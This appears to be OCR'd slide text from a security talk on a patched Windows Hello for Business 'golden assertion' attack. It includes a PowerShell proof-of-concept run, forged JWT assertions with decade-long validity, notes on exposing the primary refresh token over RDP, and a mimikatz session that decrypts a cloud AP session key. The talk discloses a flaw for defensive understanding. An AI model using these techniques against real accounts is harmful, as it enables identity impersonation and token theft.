PS C:\Users\TokenProtection\Documents> .\hellopoc.ps1
Found cert with CN=S-1-12-1-88725986-1202950272-4294558355-2755580718/98aabc19-0363-4869-bbdb-31d3be569adb/login.windows
.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokprot@iminyour.cloud
True
0
0
KeyId: 9xMfAzFqQ326L6mY98fV6ASfCDUPP/2LHfnMjdk+NSc=
0
0
Assertion: ew0KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIjl4TWZBekZxUTMyNkw2bVk5OGZWNkFTZ
kNEVVBQLzJMSGZuTWpkaytOU2M9IiwNCiAgICAidXNlIjogICJuZ2MiDQp9.ew0KICAgICJpc3MiOiAgInRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0KICAg
ICJhdWQiOiAgImNvbW1vbiIsDQogICAgImlhdCI6ICAxNzIxMTIxODUxLA0KICAgICJleHAiOiAgMTcyMTEyOTA1MSwNCiAgICAic2NvcGUiOiAgIm9wZW5p
ZCBhemEgdWdzIiwNCiAgICAicmVxdWVzdF9ub25jZSI6ICAiQXdBQkVnRUFBQUFDQU96X0JRRDBfXzNSYWpzNWlyQ2tmSENJMkFUMllJNkc1UnZIQi1GcHZr
QU9fUnVfRDF5VEI3Y3NldjM0amdMMDNvSkxwZ0RVUUVXa3hWN0RpRV9UeF96b1U2Y3VGWllnQUEiDQp9.emdCHtsRc32VxKJ3tRwnR0j70IP1nzdWZq4yeVU
V3Jscarzk9OoDAKskSTyeH1OIVgNmWELkv7X1lu3QGbqzEIT1c5IBEemkgWgeSYQNnOTWCQJkPF9gT66HnOdkWzPFJsRAEC5W08Ianf4HEd63jn7CeMYJXEy
_YIwDrxSZnZn5H0dVn9ckzJcLGNj1d6tfuJ8L_BcOOIb7lZLQnSHkpVjQn9UMbXdhALmP9ufOCHc-BetKfOZbIKrZeA910EoPlPn399AME2o13tguvhaCb80
_CQEyva148wEjqGakKgmOhYwhqnGVJQE_QmhwTPGezziFfppZNseLg7yn4FzkUA
PS C:\Users\TokenProtection\Documents>
```

Signed assertion with WHFB private key (old)



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA
ia2lkIjoiTWIxMU5oMldsd1hXQThRcHp2R3BZRV
J2Z2xhdnZIbEYxMWlZcW5IcGlpcz0iLCAidXNlI
joibmdjIn0.eyJpc3MiOiJ0cG10ZXN0QGltaW55
b3VyLmNsb3VkIiwgImF1ZCI6IjYyODdGMjhGLTR
GN0YtNDMyMi05NjUxLUE4Njk3RDhGRTFCQyIsIC
JpYXQiOiIxNjg0MzA4NjA2IiwgImV4cCI6IjE2O
DQzMDkyMDYiLCAic2NvcGUiOiJvcGVuaWQgYXph
IHVncyJ9.tBpi2n4KisKL22p-
8elsj3n4JEFo0RtNBIPWkxxwlI2nA1NTjTme4V5
MUzlkqD
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid": "Mb11Nh2WlwXWA8QpzvGpYERvglavvHlF11iYqnHpiis=",
  "use": "ngc"
}
```

PAYLOAD: DATA


```
{
  "iss": "tpmtest@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1684308606",
  "exp": "1684309206",
  "scope": "openid aza ugs"
}
```

WHFB attack: golden assertion


- Assertion can be generated from user session without admin rights
- Timestamp range can be anything, 10 years validity without problem
- Assertion can be used in the future to authenticate with WHFB key

- Problem: tied to device certificate and TPM?


Windows Hello usage over RDP



RDP to device without TPM = PRT exposure




```
PS C:\Users\TokenProtection\Documents> dsregcmd /status

+----------------------------------------------------------------------+
| Device State                                                         |
+----------------------------------------------------------------------+

             AzureAdJoined : YES
          EnterpriseJoined : NO
              DomainJoined : NO
           Virtual Desktop : NOT SET
               Device Name : DESKTOP-9FJOBHL

+----------------------------------------------------------------------+
| Device Details                                                       |
+----------------------------------------------------------------------+

                  DeviceId : 973db80e-0a42-401c-b871-41cc47bdf5f4
                Thumbprint : 4FD99D9519F7060A1A4F750430972938C9FCC78B
 DeviceCertificateValidity : [ 2024-01-11 19:41:14.000 UTC -- 2034-01-11 20
            KeyContainerId : 7905a9be-343f-47b8-8006-b0b1f7cd295e
               KeyProvider : Microsoft Platform Crypto Provider
              TpmProtected : YES
          DeviceAuthStatus : SUCCESS

+----------------------------------------------------------------------+
| Tenant Details                                                       |
+----------------------------------------------------------------------+
```


DESKTOP-86AQKLO - Remote Desktop Connection
mimikatz 2.2.0 x64 (oe.eo)
Recy
Mic
E

```
SID name  : NT AUTHORITY\SYSTEM

612     {0;000003e7} 1 D 45042          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,2
 -> Impersonated !
 * Process Token : {0;012c3009} 2 F 19673846     AzureAD\TPM     S-1-12-1-4191710559-11
(10g,24p)        Primary
 * Thread Token  : {0;000003e7} 1 D 19883091     NT AUTHORITY\SYSTEM     S-1-5-18
elegation)

mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAEAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAA0Si5E
AAAQAAIAAAADPrjAc9oxGQzcpdNLI3fhVn2B0LiLMgX5vvz4zf-WrMAAAAAA6AAAAAAgAAIAAAAFxLUzuY4Gpj
AAAJVaAXwsbO34FeR1ehw7Wh17TzUCSyJJ-J6jmrQVnCqRYggJyzuQWZqeO0muj4wwDUAAAAABjBiAHjkeIKAb
55XjtN7RZsKX9gC036VJga0Enb6-LOTVe9bCqt /unprotect
Label       : AzureAD-SecureConversation
Context     : d838f75d3a79fedee6d46320997dbc9ee0015444336d9079
 * using CryptUnprotectData API
Key type    : Software (DPAPI)
Clear key   : bfa0a55726d7dab7e674c2f68f28b44e8a85d824ab3eebc0163d15a2d77939df
Derived key: dc1a1f812bf53fe276ff7e149b94602625ef64f8f416bf86452fc06bcb89afba

mimikatz #
```

WHFB attack: golden assertion

- Assertion can be generated from user session without admin rights
- Timestamp range can be anything, 10 years validity without problem
- Assertion can be used in the future to authenticate with WHFB key
- Assertion is not tied to a device, so can be used with any other (fake) device




PAYLOAD: DATA

```
{
  "iss": "mobiel@iminyour.cloud",
  "aud": "common",
  "iat": 1713530369,
  "exp": 1785530369,
  "scope": "openid aza ugs"
}
```

Fri Jul 31 2026 22:39:29 GMT+0200 (Central European Summer Time)

Signed assertion with WHFB private key (new)



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA
ia2lkIjoiSXIwZDlyVWt4TzIzZnc0ZEkyVzFZcE
Z2YzBXRTdOMXFHUmNpTk50YzJFUT0iLCAidXNlI
joibmdjIn0.eyJpc3MiOiJtb2JpZWxAaW1pbnlv
dXIuY2xvdWQiLCAiYXVkIjoiNjI4N0YyOEYtNEY
3Ri00MzIyLTk2NTEtQTg2OTdEOEZFMUJDIiwgIm
lhdCI6IjE3MTM1Mjk1NDciLCAiZXhwIjoiMTcxM
zUzMDE0NyIsICJzY29wZSI6Im9wZW5pZCBhemEg
dWdzIiwgInJlcXVlc3Rfbm9uY2UiOiJBd0FCRWd
FQUFBQUNBT3pfQlFEMF94c0N6MVYzM2o2Sy1jcX
hvYUFCRTN3QWxYWEc5NWVGbUVCb3ZnUFV2OTdNd
2ItUmY5MXM2TzRzTnFteHNaRng3cVY0QmJSQldN
cjY4US1UMjlXZDBzMGdBQSJ9.HJEWJ5xrlhFird
e91q8xouhjaapa-
_ml02RI3gEs2FZCpV87d2j4PuMu8RENhDPiLDJY
3Ln4w2G63o
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid":
"Ir0d9rUkxO23fw4dI2W1YpFvc0WE7N1qGRciNNtc2EQ=",
  "use": "ngc"
}
```

PAYLOAD: DATA

```
{
  "iss": "mobiel@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1713529547",
  "exp": "1713530147",
  "scope": "openid aza ugs",
  "request_nonce": "AwABEgEAAAACAOz_BQD0_xsCz1V33j6K-
cqxoaABE3wAlXXG95eFmEBovgPUv97Mwb-
Rf91s6O4sNqmxsZFx7qV4BbRBWMr68Q-T29Wd0s0gAA"
}
```


Tenant

Timestamp

Nonce

WHFB attack: golden assertion

- Patched as CVE-2023-36871 and CVE-2023-35348 (AD FS) in July 2023
- Windows will now include a nonce in the assertion, which limits assertion validity to 5 minutes
- Attack mechanics explained in FAQ, actual server side enforcement for nonce only enabled in May 2024



FAQ

According to the CVSS metric, privileges required is low (PR:L). What does that mean for this vulnerability?

An attacker would require access to a low privileged session on the user's device to obtain a JWT (JSON Web Token) which can then be used to craft a long-lived assertion using the Windows Hello for Business Key from the victim's device.

According to the CVSS metric, successful exploitation of this vulnerability could lead to total loss of integrity (I:H)? What does that mean for this vulnerability?

By exploiting this vulnerability, an attacker can craft a long-lived assertion and impersonate a victim user affecting the integrity of the assertion.

